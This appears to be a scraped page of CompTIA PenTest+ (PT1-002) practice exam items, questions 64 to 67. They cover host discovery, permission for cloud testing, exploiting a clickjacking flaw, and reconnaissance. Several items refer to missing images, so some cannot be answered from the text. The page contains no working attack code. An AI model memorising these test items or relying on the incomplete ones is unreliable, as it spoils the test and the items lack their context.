
Which of the following objectives is the tester attempting to achieve?

A. Determine active hosts on the network.

B. Set the TTL of ping packets for stealth.

C. Fill the ARP table of the networked devices.

D. Scan the system on the most used ports.



Actual exam question from CompTIA's PT1-002

Question #: 64

Topic #: 1

[All PT1-002 Questions]


Which of the following should a penetration tester consider FIRST when engaging in a penetration test in a cloud environment?

A. Whether the cloud service provider allows the penetration tester to test the environment

B. Whether the specific cloud services are being used by the application

C. The geographical location where the cloud services are running

D. Whether the country where the cloud service is based has any impeding laws



Actual exam question from CompTIA's PT1-002

Question #: 65

Topic #: 1

[All PT1-002 Questions]


A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.

B. Conduct a watering-hole attack.

C. Use BeEF.

D. Use browser autopwn.



Actual exam question from CompTIA's PT1-002

Question #: 66

Topic #: 1

[All PT1-002 Questions]

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

A. IP addresses and subdomains


B. Zone transfers

C. DNS forward and reverse lookups

D. Internet search engines

E. Externally facing open ports

F. Shodan results



Actual exam question from CompTIA's PT1-002

Question #: 67

Topic #: 1

[All PT1-002 Questions]

